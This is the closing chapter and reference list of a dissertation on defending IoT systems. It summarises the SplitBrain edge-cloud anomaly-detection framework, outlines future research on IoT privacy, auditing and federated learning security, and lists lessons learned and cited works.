In this work, we have presented SplitBrain, a novel edge-cloud collaborative security framework for IoT. SplitBrain efficiently collects host-level system events from IoT devices and performs on-device anomaly detection. To effectively detect stealthy attacks, SplitBrain builds the anomaly detection models through the collaboration of many IoT devices using federated learning. To enable real-time detection, SplitBrain builds in-memory provenance graphs and performs incremental paths selection. We have prototyped SplitBrain and demonstrated its feasibility for resource constrained IoT devices. We demonstrated that SplitBrain has comparable detection performance as compared to a centralized approach. We have shown that the SplitBrain design can greatly improve the detection performance over individual devices and can greatly reduce the network overhead and cloud-side computation overhead. SplitBrain represents a significant advancement in our ability to defending IoT security threats.

CHAPTER 7: FUTURE WORK AND CONCLUSION

In this chapter, we look at future research directions and conclude by highlighting the contributions presented in this dissertation.

7.1 FUTURE WORK

7.1.1 IoT Privacy

IoT devices in smart homes generate a large amount of data that are processed and stored by IoT service providers. Such data are useful for analytics, recommendations, and personalization. for example, Nest Thermostat creates a personalized temperature schedule based on previous temperature settings and reports energy usage history of the heating system. However, such data could reveal a lot of private information about the user. I plan on examining the privacy threats in IoT systems and propose privacy-preserving solutions for IoT systems.

7.1.2 Tamper-Proof Audit for IoT

Auditing is an important mechanism to identify the root cause of an incident in IoT. However, integrity of the auditing records need to be ensured. I am interested in exploring techniques that enable tamper-proof auditing of device activity. A challenge is dealing with the amount of data IoT devices produce, and finding a balance where we can sacrifice data amount and quality. I plan to explore the use of minimal trusted hardware on the devices coupled with advances in encrypted processing in the cloud or cloud-based secure enclave technologies to enable such kind of auditing.

7.1.3 Security of Large-Scale IoT Systems

Smart cities (buildings, traffic control), critical infrastructure (electricity grid, water and waste treatment), and transportation (cars, buses) are examples of large-scale IoT systems that can cause widespread physical damage if attackers compromise them. I plan to extend my research to these large systems. I intend to characterize security failures in practice, and then build solutions tuned to the specific challenges these IoT systems. A key challenge is to determine whether and how existing security mechanisms scale-up to these systems. Another challenge is accessibility—critical infrastructures are not as easily available for research as

systems like connected homes. I plan on exploring ways to overcome this challenge by leveraging recent results in generating realistic SCADA datasets, and by leveraging the wealth of simulation research in industrial control systems.

7.1.4 Security & Privacy of Collaborative Learning

In order to protect privacy or offload computation, collaborative learning (e.g., federated learning and distributed learning), which trains an ML model with multiple clients instead of on a single machine, has gained widespread applications. With the increase in the number and capability of IoT devices, collaborative learning will also be widely deployed to IoT systems. I plan to explore the security and privacy issues in collaborative learning. For example, recent research demonstrates the possibility of creating backdoors in federated learning.

7.2 CONCLUDING REMARKS

Internet of Things is a very complex ecosystem with heterogeneous devices, applications, platforms and stakeholders. In this dissertation, through empirical analyses, we have shown that security vulnerabilities exist in emerging IoT systems at all layers of the IoT deployments. To make emerging IoT systems more secure, we have proposed security solutions for the user rule layer, the application layer and the device layer. The approaches and techniques proposed in this dissertation provides promising new capabilities that aid in understanding and defending against security threats in emerging IoT systems.

However, during the design and implementation of our systems, we have learned several lessons and also have made several observations:

- The IoT ecosystem is *fragmented*: different IoT vendors often make their own implementations to fulfill the desired functionalities in their products. While it is impossible for a one-size-fits-all security solution, a security solution designed for IoT should be *general* enough to be applicable to the implementations of many vendors.

- New IoT systems are released on a daily basis. To facilitate deployment, a security solution should be *minimally invasive* to existing systems.

- Different layers of an IoT deployment are not isolated, so should not security solutions. A security solution for IoT should have *cross-layer* consideration or support to further strengthen the security at other layers.

- As most commercial IoT systems are *closed-sourced*, techniques such as NLP and network analysis that do not rely on the implementations can make the security solutions more general and practical.

- Static techniques such as formal methods and static program analysis do not incur overhead at runtime. However, they are good at the upper layer (e.g., the user rule layer), but *infeasible* at the lower layer (e.g., the device layer) due to complexities such as large code bases and complex data structures.

- There is a *trade-off* between accuracy and overhead. As the attackers are getting more sophisticated, we need to have more detailed monitoring of data at the application level and OS level to understand and detect the attacks.

- Some of the security analysis must be done *empirically* as there is no standard for the design and implementation of IoT systems and we do not have yet the mathematical tools to reason about the security vulnerabilities.

These lessons and observations have helped to form the design and implementations of our current systems. For example, iRuler leverages NLP techniques to help infer information flow in closed-sourced trigger-action IoT platforms; ProvThings performs program instrumentation to user-provided source code to be minimally invasive to existing platforms; ProvDetector and SplitBrain use kernel-level provenance data that is general to IoT devices with different operating systems to detect sophisticated attacks. However, our current systems do not provide good cross-layer support and some systems such as ProvDetector relies on the IoT vendors to deploy the systems to their products. These lessons and observations will help us to further improve our current systems and guide our future work.

REFERENCES

[1] "Gartner Says the Internet of Things Will Transform the Data Center," http://www.gartner.com/newsroom/id/2684616, 2014.

[2] "Raspberry Pi – Teach, Learn, and Make with Raspberry Pi," https://www.raspberrypi.org.

[3] "Edge TPU - Run inference at the Edge," https://cloud.google.com/edge-tpu/.

[4] "Android Things," https://developer.android.com/things, 2017.

[5] "Ubuntu Core," https://www.ubuntu.com/core, 2018.

[6] "SmartThings," https://www.smartthings.com, 2017.

[7] "Apple HomeKit," http://www.apple.com/ios/home, 2017.

[8] Y. Acar, M. Backes, S. Bugiel, S. Fahl, P. McDaniel, and M. Smith, "Sok: Lessons learned from android security research for appified software platforms," in *IEEE S&P*, 2016, pp. 433–451.

[9] "IFTTT," https://ifttt.com, 2018.

[10] "zapier," https://zapier.com/, 2018.

[11] B. Ur, E. McManus, M. Pak Yong Ho, and M. L. Littman, "Practical trigger-action programming in the smart home," in *CHI*, 2014.

[12] S. Notra, M. Siddiqi, H. H. Gharakheili, V. Sivaraman, and R. Boreli, "An experimental study of security and privacy risks with emerging household appliances," in *CNS*, 2014.

[13] V. Sivaraman, D. Chan, D. Earl, and R. Boreli, "Smart-phones attacking smart-homes," in *WiSec*, 2016, pp. 195–200.

[14] G. Ho, D. Leung, P. Mishra, A. Hosseini, D. Song, and D. Wagner, "Smart locks: Lessons for securing commodity internet of things devices," in *ASIA CCS*, 2016.

[15] E. Ronen and A. Shamir, "Extended functionality attacks on iot devices: The case of smart lights," in *EuroS&P*, 2016, pp. 3–12.

[16] "Mirai Attacks," https://goo.gl/QVv89r, 2016.

[17] "VPNFilter," https://blog.talosintelligence.com/2018/05/VPNFilter.html, 2018.

[18] B. Fouladi and S. Ghanoun, "Honey, i'm home!!-hacking z-wave home automation systems," *Black Hat USA*, 2013.

[19] "Critical Flaw identified In ZigBee Smart Home Devices," https://goo.gl/BFBa1X, 2015.

[20] E. Fernandes, J. Jung, and A. Prakash, "Security Analysis of Emerging Smart Home Applications," in *IEEE S&P*, 2016.

[21] T. Denning, T. Kohno, and H. M. Levy, "Computer security and the modern home," *Communications of the ACM*, vol. 56, no. 1, 2013.

[22] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia, "Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of ifttt recipes," in *Proceedings of the 26th International Conference on World Wide Web*. International World Wide Web Conferences Steering Committee, 2017, pp. 1501–1510.

[23] I. Analytics, "IoT Platform Comparison: How the 450 providers stack up," https://goo.gl/tv6ij4, July 2017.

[24] "How the AWS IoT Platform Works," https://goo.gl/aaoJ13, 2017.

[25] "Wink," https://www.wink.com/, 2017.

[26] "Iris by Lowe's," https://www.irisbylowes.com/, 2017.

[27] "Vera Logs," http://wiki.micasaverde.com/index.php/Logs, 2017.

[28] "SmartThings Device," https://goo.gl/D7fQss, 2017.

[29] "HMAccessory," https://goo.gl/jeoLk5, 2017.

[30] "3 Types of Software Architecture for Internet of Things Devices," https://goo.gl/u9NTXS, 2015.

[31] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, "Internet of things (iot): A vision, architectural elements, and future directions," *Future generation computer systems*, vol. 29, no. 7, pp. 1645–1660, 2013.

[32] "The Groovy programming language," http://groovy-lang.org/, 2017.

[33] "openHAB," https://www.openhab.org/, 2018.

[34] "Microsoft Flow," https://flow.microsoft.com, 2018.

[35] "TypeScript," https://www.typescriptlang.org/, 2018.

[36] "Windows 10 Internet of Things," https://developer.microsoft.com/en-us/windows/iot, 2018.

[37] "21 Billion IoT Devices Will Ship with Embedded Real-Time Operating Systems by 2022," https://goo.gl/YZfTH1, 2017.

[38] A. Bates, K. Butler, A. Haeberlen, M. Sherr, and W. Zhou, "Let sdn be your eyes: Secure forensics in data center networks," in *SENT*, 2014.

[39] A. Chen, Y. Wu, A. Haeberlen, W. Zhou, and B. T. Loo, "The Good, the Bad, and the Differences: Better Network Diagnostics with Differential Provenance," in *ACM SIGCOMM*, 2016.

[40] Y. Wu, A. Chen, A. Haeberlen, W. Zhou, and B. T. Loo, "Automated network repair with meta provenance," in *NSDI*, 2017.

[41] S. Ma, X. Zhang, and D. Xu, "ProTracer: Towards Practical Provenance Tracing by Alternating Between Logging and Tainting," in *NDSS*, 2016.

[42] K. H. Lee, X. Zhang, and D. Xu, "High Accuracy Attack Provenance via Binary-based Execution Partition," in *NDSS*, 2013.

[43] W. Zhou, Q. Fei, A. Narayan, A. Haeberlen, B. T. Loo, and M. Sherr, "Secure Network Provenance," in *SOSP*, 2011.

[44] A. Bates, D. Tian, K. R. Butler, and T. Moyer, "Trustworthy Whole-System Provenance for the Linux Kernel," in *USENIX Security*, 2015.

[45] Q. Wang, P. Datta, W. Yang, S. Liu, A. Bates, and C. A. Gunter, "Charting the attack surface of trigger-action iot platforms," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 1439–1453.

[46] "IFTTT Home Security Applets," https://ifttt.com/search/query/home\%20security, 2018.

[47] Z. B. Celik, P. McDaniel, and G. Tan, "Soteria: Automated iot safety and security analysis," in *2018 USENIX Annual Technical Conference (USENIX ATC 18)*, Boston, MA, 2018, pp. 147–158.

[48] D. T. Nguyen, C. Song, Z. Qian, S. V. Krishnamurthy, E. J. M. Colbert, and P. McDaniel, "Iotsan: Fortifying the safety of iot systems," in *Proceedings of the 14th International Conference on Emerging Networking EXperiments and Technologies*, ser. CoNEXT '18. New York, NY, USA: ACM, 2018, pp. 191–203.

[49] C.-J. M. Liang, B. F. Karlsson, N. D. Lane, F. Zhao, J. Zhang, Z. Pan, Z. Li, and Y. Yu, "Sift: building an internet of safe things," in *Proceedings of the 14th International Conference on Information Processing in Sensor Networks*. ACM, 2015, pp. 298–309.

[50] H. Chi, Q. Zeng, X. Du, and J. Yu, "Cross-app interference threats in smart homes: Categorization, detection and handling," *CoRR*, vol. abs/1808.02125, 2018.

[51] R. Jhala and R. Majumdar, "Software model checking," *ACM Computing Surveys (CSUR)*, vol. 41, no. 4, p. 21, 2009.

[52] J. Meseguer, "Conditional rewriting logic as a unified model of concurrency," *Theoretical computer science*, vol. 96, no. 1, pp. 73–155, 1992.

[53] S. Liu, P. C. Ölveczky, M. Zhang, Q. Wang, and J. Meseguer, "Automatic analysis of consistency properties of distributed transaction systems in maude," in *International Conference on Tools and Algorithms for the Construction and Analysis of Systems*. Springer, 2019, pp. 40–57.

[54] S. Liu, P. C. Ölveczky, K. Santhanam, Q. Wang, I. Gupta, and J. Meseguer, "Rola: A new distributed transaction protocol and its formal analysis." in *FASE*, 2018, pp. 77–93.

[55] S. Liu, P. C. Ölveczky, Q. Wang, and J. Meseguer, "Formal modeling and analysis of the walter transactional data store," in *International Workshop on Rewriting Logic and its Applications*. Springer, 2018, pp. 136–152.

[56] S. Liu, P. C. Ölveczky, Q. Wang, I. Gupta, and J. Meseguer, "Read atomic transactions with prevention of lost updates: Rola and its formal analysis," Tech. Rep., 2018.

[57] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash, "Decentralized action integrity for trigger-action iot platforms," in *NDSS*, 2018.

[58] Y. J. Jia, Q. A. Chen, S. Wang, A. Rahmati, E. Fernandes, Z. M. Mao, and A. Prakash, "ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms," in *NDSS*, 2017.

[59] Y. Tian, N. Zhang, Y.-H. Lin, X. Wang, B. Ur, X. Guo, and P. Tague, "Smartauth: User-centered authorization for the internet of things," 2017.

[60] I. Bastys, M. Balliu, and A. Sabelfeld, "If this then what?: Controlling flows in iot apps," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: ACM, 2018, pp. 1102–1119.

[61] J. Huang and M. Cakmak, "Supporting mental model accuracy in trigger-action programming," in *Ubicomp*, 2015, pp. 215–225.

[62] C. Nandi and M. D. Ernst, "Automatic trigger generation for rule-based smart homes," in *PLAS*, 2016, pp. 97–102.

[63] B. Ur, M. Pak Yong Ho, S. Brawner, J. Lee, S. Mennicken, N. Picard, D. Schulze, and M. L. Littman, "Trigger-action programming in the wild: An analysis of 200,000 ifttt recipes," in *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*. ACM, 2016, pp. 3227–3231.

[64] Q. Wang, W. U. Hassan, A. Bates, and C. Gunter, "Fear and logging in the internet of things," in *Network and Distributed Systems Symposium*, 2018.

[65] C.-J. M. Liang, L. Bu, Z. Li, J. Zhang, S. Han, B. F. Karlsson, D. Zhang, and F. Zhao, "Systematically debugging iot control system correctness for building automation," in *Proceedings of the 3rd ACM International Conference on Systems for Energy-Efficient Built Environments*, ser. BuildSys '16. New York, NY, USA: ACM, 2016.

[66] L. Bu, W. Xiong, M. C.-J. Liang, S. Han, S. Lin, D. Zhang, and X. Li, "Systematically ensuring the confidence of real time home automation iot systems," *TCPS (ACM Transactions on Cyber-Physical Systems)*, June 2018.

[67] "The Maude System," http://maude.cs.illinois.edu/w/index.php?title=The_Maude_System, 2018.

[68] J. Meseguer, "Rewriting logic and maude: Concepts and applications," in *International Conference on Rewriting Techniques and Applications*. Springer, 2000, pp. 1–26.

[69] C. Rocha, J. Meseguer, and C. Muñoz, "Rewriting modulo smt and open system analysis," *Journal of Logical and Algebraic Methods in Programming*, vol. 86, no. 1, pp. 269–297, 2017.

[70] A. Biere, A. Cimatti, E. M. Clarke, O. Strichman, Y. Zhu et al., "Bounded model checking." *Advances in computers*, vol. 58, no. 11, pp. 117–148, 2003.

[71] A. Biere, A. Cimatti, E. Clarke, and Y. Zhu, "Symbolic model checking without bdds," in *International conference on tools and algorithms for the construction and analysis of systems*. Springer, 1999, pp. 193–207.

[72] "Linear temporal logic," https://en.wikipedia.org/wiki/Linear_temporal_logic, 2019.

[73] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth, "TaintDroid: An Information-flow Tracking System for Realtime Privacy Monitoring on Smartphones," in *OSDI*, 2010.

[74] Z. B. Celik, G. Tan, and P. D. McDaniel, "Iotguard: Dynamic enforcement of security and safety policy in commodity iot," in *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*, 2019.

[75] L. Zhang, W. He, J. Martinez, N. Brackenbury, S. Lu, and B. Ur, "Autotap: synthesizing and repairing trigger-action programs using ltl properties," in *Proceedings of the 41st International Conference on Software Engineering*. IEEE Press, 2019, pp. 281–291.

[76] O. Alrawi, C. Lever, M. Antonakakis, and F. Monrose, "Sok: Security evaluation of home-based iot deployments," in *2019 2019 IEEE Symposium on Security and Privacy (SP)*, vol. 00, 2019, pp. 208–226.

[77] V. Sivaraman, H. H. Gharakheili, A. Vishwanath, R. Boreli, and O. Mehani, "Network-level security and privacy control for smart-home iot devices," in *WiMob*, 2015, pp. 163–167.

[78] T. Yu, V. Sekar, S. Seshan, Y. Agarwal, and C. Xu, "Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the internet-of-things," in *HotNets*, 2015.

[79] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash, "FlowFence: Practical Data Protection for Emerging IoT Application Frameworks," in *USENIX Security*, 2016.

[80] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. McDaniel, and A. S. Uluagac, "Sensitive information tracking in commodity iot," in *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018, pp. 1687–1704.

[81] R. Schuster, V. Shmatikov, and E. Tromer, "Situational access control in the internet of things," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '18. New York, NY, USA: ACM, 2018, pp. 1056–1073.

[82] S. Lee, J. Choi, J. Kim, B. Cho, S. Lee, H. Kim, and J. Kim, "Fact: Functionality-centric access control system for iot programming frameworks," in *Proceedings of the 22Nd ACM on Symposium on Access Control Models and Technologies*, ser. SACMAT '17 Abstracts. New York, NY, USA: ACM, 2017, pp. 43–54.

[83] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur, "Rethinking access control and authentication for the home internet of things (iot)," in *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018, pp. 255–272.

[84] A. Rahmati, E. Fernandes, K. Eykholt, and A. Prakash, "Tyche: A risk-based permission model for smart homes," in *2018 IEEE Cybersecurity Development (SecDev)*, vol. 00, Sept 2018, pp. 29–36.

[85] L. De Russis and F. Corno, "Homerules: A tangible end-user programming interface for smart homes," in *Proceedings of the 33rd Annual ACM Conference Extended Abstracts on Human Factors in Computing Systems*. ACM, 2015, pp. 2109–2114.

[86] J.-b. Woo and Y.-k. Lim, "User experience in do-it-yourself-style smart homes," in *Proceedings of the 2015 ACM international joint conference on pervasive and ubiquitous computing*. ACM, 2015, pp. 779–790.

[87] A. A. Nacci, B. Balaji, P. Spoletini, R. Gupta, D. Sciuto, and Y. Agarwal, "Buildingrules: a trigger-action based system to manage complex commercial buildings," in *Adjunct Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing and Proceedings of the 2015 ACM International Symposium on Wearable Computers*. ACM, 2015, pp. 381–384.

[88] K. Tada, S. Takahashi, and B. Shizuki, "Smart home cards: Tangible programming with paper cards," in *Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing: Adjunct*. ACM, 2016, pp. 381–384.

[89] I. Bastys, F. Piessens, and A. Sabelfeld, "Tracking information flow via delayed output," in *Secure IT Systems*, N. Gruschka, Ed. Cham: Springer International Publishing, 2018, pp. 19–37.

[90] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash, "Decoupled-ifttt: Constraining privilege in trigger-action platforms for the internet of things," *arXiv preprint arXiv:1707.00405*, 2017.

[91] "Supporting end-user debugging of trigger-action rules for iot applications," *International Journal of Human-Computer Studies*, vol. 123, pp. 56 – 69, 2019.

[92] L. De Russis and A. Monge Roffarello, "A debugging approach for trigger-action programming," in *Extended Abstracts of the 2018 CHI Conference on Human Factors in Computing Systems*, ser. CHI EA '18. New York, NY, USA: ACM, 2018, pp. LBW105:1–LBW105:6.

[93] T. Lodge, A. Crabtree, and A. Brown, "Iot app development: Supporting data protection by design and default," in *Proceedings of the 2018 ACM International Joint Conference and 2018 International Symposium on Pervasive and Ubiquitous Computing and Wearable Computers*, ser. UbiComp '18. New York, NY, USA: ACM, 2018, pp. 901–910.

[94] S. Munir and J. A. Stankovic, "Depsys: Dependency aware integration of cyber-physical systems for smart homes," in *Cyber-Physical Systems (ICCPS), 2014 ACM/IEEE International Conference on*. IEEE, 2014, pp. 127–138.

[95] H. Luo, R. Wang, and X. Li, "A rule verification and resolution framework in smart building system," in *Parallel and Distributed Systems (ICPADS), 2013 International Conference on*. IEEE, 2013, pp. 438–439.

[96] Y. Sun, X. Wang, H. Luo, and X. Li, "Conflict detection scheme based on formal rule model for smart building systems," *IEEE Transactions on Human-Machine Systems*, vol. 45, no. 2, pp. 215–227, 2015.

[97] M. Ma, S. M. Preum, W. Tarneberg, M. Ahmed, M. Ruiters, and J. Stankovic, "Detection of runtime conflicts among services in smart cities," in *Smart Computing (SMARTCOMP), 2016 IEEE International Conference on*. IEEE, 2016, pp. 1–10.

[98] J. Cheney, S. Chong, N. Foster, M. Seltzer, and S. Vansummeren, "Provenance: a future history," in *OOPSLA*, 2009, pp. 957–964.

[99] A. Gehani and D. Tariq, "SPADE: Support for Provenance Auditing in Distributed Environments," in *Middleware*, 2012.

[100] K.-K. Muniswamy-Reddy, D. A. Holland, U. Braun, and M. Seltzer, "Provenance-aware Storage Systems," in *ATC*, 2006.

[101] "PROV-Overview: An Overview of the PROV Family of Documents," http://www.w3.org/TR/prov-overview/, 2013.

[102] "Lack of Web and API Authentication Vulnerability in INSTEON Hub," https://goo.gl/x165Ja, 2013.

[103] R. Hackett, "Amazon echo's alexa went dollhouse crazy," http://fortune.com/2017/01/09/amazon-echo-alexa-dollhouse/, Jan. 2017.

[104] S. Babar, A. Stango, N. Prasad, J. Sen, and R. Prasad, "Proposed embedded security framework for internet of things (iot)," in *Wireless VITAE*, 2011, pp. 1–5.

[105] "SmartThings API Documentation," https://goo.gl/pk3aZi, 2017.

[106] "Neo4j," https://neo4j.com, 2017.

[107] C. B. Zilles and G. S. Sohi, *Understanding the backward slices of performance degrading instructions*. ACM, 2000, vol. 28, no. 2.

[108] "Cypher," https://neo4j.com/developer/cypher-query-language, 2017.

[109] "AST transformations," https://goo.gl/YtmPD1, 2017.

[110] "SmartThings IDE," https://graph.api.smartthings.com, 2017.

[111] "China-Made Handheld Barcode Scanners Ship with Spyware," https://goo.gl/KRT6tP, 2015.

[112] "Selenium," http://www.seleniumhq.org, 2017.

[113] "Aeon Labs Siren," https://goo.gl/yHYtG8, 2017.

[114] "Events numbers," https://goo.gl/zmcaUk, 2014.

[115] "Troubleshooting lights that randomly turn off," https://goo.gl/wkg2R7, 2016.

[116] "Smartapps stopped working last night," https://goo.gl/cP3o9H, 2015.

[117] "GE (Jasco) Z-Wave fan controller troubleshooting," https://goo.gl/X7ExFV, 2016.

[118] "Delay not working," https://goo.gl/FwBTNp, 2015.

[119] A. Schreiber and R. Struminski, "Visualizing provenance using comics," in *TaPP*, 2017.

[120] "SmartThings Privacy Policy," https://smartthings.com/privacy, 2017.

[121] "Groovy Eval," https://goo.gl/ykU84y, 2017.

[122] T. Oluwafemi, T. Kohno, S. Gupta, and S. Patel, "Experimental security analyses of non-networked compact fluorescent lamps: A case study of home automation security," in *LASER*, 2013.

[123] S. Perumal, N. M. Norwawi, and V. Raman, "Internet of things (iot) digital forensic investigation model: Top-down forensic approach methodology," in *ICDIPC*, 2015, pp. 19–23.

[124] V. R. Kebande and I. Ray, "A generic digital forensic investigation framework for internet of things (iot)," in *FiCloud*, 2016, pp. 356–362.

[125] E. Oriwoh and P. Sant, "The forensics edge management system: A concept and design," in *UIC-ATC*, 2013, pp. 544–550.

[126] S. Zawoad and R. Hasan, "Faiot: Towards building a forensics aware eco system for the internet of things," in *SCC*, 2015, pp. 279–284.

[127] D. Pohly, S. McLaughlin, P. McDaniel, and K. Butler, "Hi-Fi: Collecting High-Fidelity Whole-System Provenance," in *ACSAC*, 2012.

[128] K. H. Lee, X. Zhang, and D. Xu, "LogGC: garbage collecting audit log," in *CCS*, 2013.

[129] W. U. Hassan, M. Lemay, N. Aguse, A. Bates, and T. Moyer, "Towards Scalable Cluster Auditing through Grammatical Inference over Provenance Graphs," in *NDSS*, 2018.

[130] A. Bates, K. R. B. Butler, and T. Moyer, "Take Only What You Need: Leveraging Mandatory Access Control Policy to Reduce Provenance Storage Costs," in *TaPP*, 2015.

[131] J. Park, D. Nguyen, and R. Sandhu, "A provenance-based access control model," in *PST*, 2012, pp. 137–144.

[132] M. Dietz, S. Shekhar, Y. Pisetsky, A. Shu, and D. S. Wallach, "Quire: Lightweight provenance for smart phone operating systems." in *USENIX Security*, 2011.

[133] M. Backes, S. Bugiel, and S. Gerling, "Scippa: system-centric ipc provenance on android," in *ACSAC*, 2014, pp. 36–45.

[134] X. Yuan, O. Setayeshfar, H. Yan, P. Panage, X. Wei, and K. H. Lee, "Droidforensics: Accurate reconstruction of android attacks via multi-layer forensic logging," in *ASIA CCS*, 2017, pp. 666–677.

[135] N. Husted, S. Quresi, and A. Gehani, "Android provenance: diagnosing device disorders," in *TaPP*, 2013.

[136] S. Bauer and D. Schreckling, "Data provenance in the internet of things," 2013.

[137] M. N. Aman, K. C. Chua, and B. Sikdar, "Secure data provenance for the internet of things," in *IoTPTS*, 2017, pp. 11–14.

[138] S. Suhail, C. S. Hong, Z. U. Ahmad, F. Zafar, and A. Khan, "Introducing secure provenance in iot: Requirements and challenges," in *SIoT*, 2016.

[139] Q. Wang, W. U. Hassan, D. Li, K. Jee, X. Yu, K. Zou, J. Rhee, Z. Chen, W. Cheng, C. Gunter, and H. Chen, "You are what you do: Hunting stealthy malware via data provenance analysis," in *NDSS*, 2020.

[140] M. Sharif, V. Yegneswaran, H. Saidi, P. Porras, and W. Lee, "Eureka: A framework for enabling static malware analysis," in *European Symposium on Research in Computer Security*. Springer, 2008, pp. 481–500.

[141] A.-D. Schmidt, R. Bye, H.-G. Schmidt, J. Clausen, O. Kiraz, K. A. Yuksel, S. A. Camtepe, and S. Albayrak, "Static analysis of executables for collaborative malware detection on android," in *2009 IEEE International Conference on Communications*. IEEE, 2009, pp. 1–5.

[142] Z. Yuan, Y. Lu, Z. Wang, and Y. Xue, "Droid-sec: deep learning in android malware detection," in *ACM SIGCOMM Computer Communication Review*, vol. 44, no. 4. ACM, 2014, pp. 371–372.

[143] B. Kolosnjaji, A. Zarras, G. Webster, and C. Eckert, "Deep learning for classification of malware system call sequences," in *Australasian Joint Conference on Artificial Intelligence*. Springer, 2016, pp. 137–149.

[144] W. Hardy, L. Chen, S. Hou, Y. Ye, and X. Li, "Dl4md: A deep learning framework for intelligent malware detection," in *Proceedings of the International Conference on Data Mining (DMIN)*. The Steering Committee of The World Congress in Computer Science, Computer . . . , 2016, p. 61.

[145] H. HaddadPajouh, A. Dehghantanha, R. Khayami, and K.-K. R. Choo, "A deep recurrent neural network based approach for internet of things malware threat hunting," *Future Generation Computer Systems*, vol. 85, pp. 88–96, 2018.

[146] C. Wagner, A. Dulaunoy, G. Wagener, and A. Iklody, "Misp: The design and implementation of a collaborative threat intelligence sharing platform," in *Proceedings of the 2016 ACM on Workshop on Information Sharing and Collaborative Security*. ACM, 2016, pp. 49–56.

[147] T. M. Research, "2019 Midyear Security Roundup: Evasive Threats, Pervasive Effects," Tech. Rep., Sep. 2019.

[148] "The 2017 State of Endpoint Security Risk Report," https://www.barkly.com/ponemon-2018-endpoint-security-statistics-trends, 2018.

[149] "Fileless Attack Survival Guide," https://dsimg.ubm-us.net/envelope/395823/551993/Fileless%20Attack%20Survival%20Guide.pdf, 2018.

[150] M. Graeber, "Abusing windows management instrumentation (wmi) to build a persistent, asyncronous, and fileless backdoor."

[151] S. T. King and P. M. Chen, "Backtracking intrusions," in *SOSP '03*. ACM, 2003. [Online]. Available: http://doi.acm.org/10.1145/945445.945467

[152] A. Bates, D. Tian, K. R. B. Butler, and T. Moyer, "Trustworthy whole-system provenance for the linux kernel," in *Proceedings of the 24th USENIX Conference on Security Symposium*, 2015, pp. 319–334.

[153] W. U. Hassan, S. Guo, D. Li, Z. Chen, K. Jee, Z. Li, and A. Bates, "NoDoze: Combatting threat alert fatigue with automated provenance triage." in *NDSS*, 2019.

[154] Y. Liu, M. Zhang, D. Li, K. Jee, Z. Li, Z. Wu, J. Rhee, and P. Mittal, "Towards a timely causality analysis for enterprise security," in *NDSS*, 2018.

[155] W. U. Hassan, L. Aguse, N. Aguse, A. Bates, and T. Moyer, "Towards scalable cluster auditing through grammatical inference over provenance graphs," in *Network and Distributed Systems Security Symposium*, 2018.

[156] D. Korczynski and H. Yin, "Capturing malware propagations with code injections and code-reuse attacks," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017, pp. 1691–1708.

[157] Y. Kawakoya, E. Shioji, M. Iwamura, and J. Miyoshi, "Api chaser: Taint-assisted sandbox for evasive malware analysis," *Journal of Information Processing*, vol. 27, pp. 297–314, 2019.

[158] Q. Le and T. Mikolov, "Distributed representations of sentences and documents," in *International conference on machine learning*, 2014, pp. 1188–1196.

[159] "Novelty detection with Local Outlier Factor," https://scikit-learn.org/stable/modules/outlier_detection.html#novelty-detection-with-local-outlier-factor, 2019.

[160] Y. Ji, S. Lee, M. Fazzini, J. Allen, E. Downing, T. Kim, A. Orso, and W. Lee, "Enabling refinable cross-host attack investigation with efficient data flow tagging and tracking," in *USENIX Security Symposium*, 2018.

[161] T. Chen, L.-A. Tang, Y. Sun, Z. Chen, and K. Zhang, "Entity embedding-based anomaly detection for heterogeneous categorical events," in *Proceedings of the Twenty-Fifth International Joint Conference on Artificial Intelligence*, ser. IJCAI'16. AAAI Press, 2016, pp. 1396–1403.

[162] P. F. Brown, P. V. Desouza, R. L. Mercer, V. J. D. Pietra, and J. C. Lai, "Class-based n-gram models of natural language," *Computational linguistics*, vol. 18, no. 4, pp. 467–479, 1992.

[163] L. P. Cordella, P. Foggia, C. Sansone, and M. Vento, "A (sub) graph isomorphism algorithm for matching large graphs," *IEEE transactions on pattern analysis and machine intelligence*, vol. 26, no. 10, pp. 1367–1372, 2004.

[164] "The 2017 State of Endpoint Security Risk," https://cdn2.hubspot.net/hubfs/468115/Campaigns/2017-Ponemon-Report/2017-ponemon-report-key-findings.pdf, 2017.

[165] S. Fewer, "Reflective dll injection," *Harmony Security, Version*, vol. 1, 2008.

[166] "Process Hollowing," https://attack.mitre.org/techniques/T1093/, 2019.

[167] "Defending Against Malicious Application Compatibility Shims," https://www.blackhat.com/docs/eu-15/materials/eu-15-Pierce-Defending-Against-Malicious-Application-Compatibility-Shims-wp.pdf, 2015.

[168] "Microsoft Internet Explorer CVE-2019-0541 Remote Code Execution Vulnerability," https://www.symantec.com/security-center/vulnerabilities/writeup/106402, 2019.

[169] "Macro-less Document and Fileless Malware: the perfect cloaking mechanism for new threats," https://forums.juniper.net/t5/Threat-Research/Macro-less-Document-and-Fileless-Malware-the-perfect-cloaking/ba-p/317425, 2018.

[170] "PowerShell Empire," https://github.com/EmpireProject/Empire, 2019.

[171] C. Wueest, "Internet security threat report - living off the land and fileless attack techniques," 2017.

[172] "Word2Vec," https://code.google.com/p/word2vec, 2018.

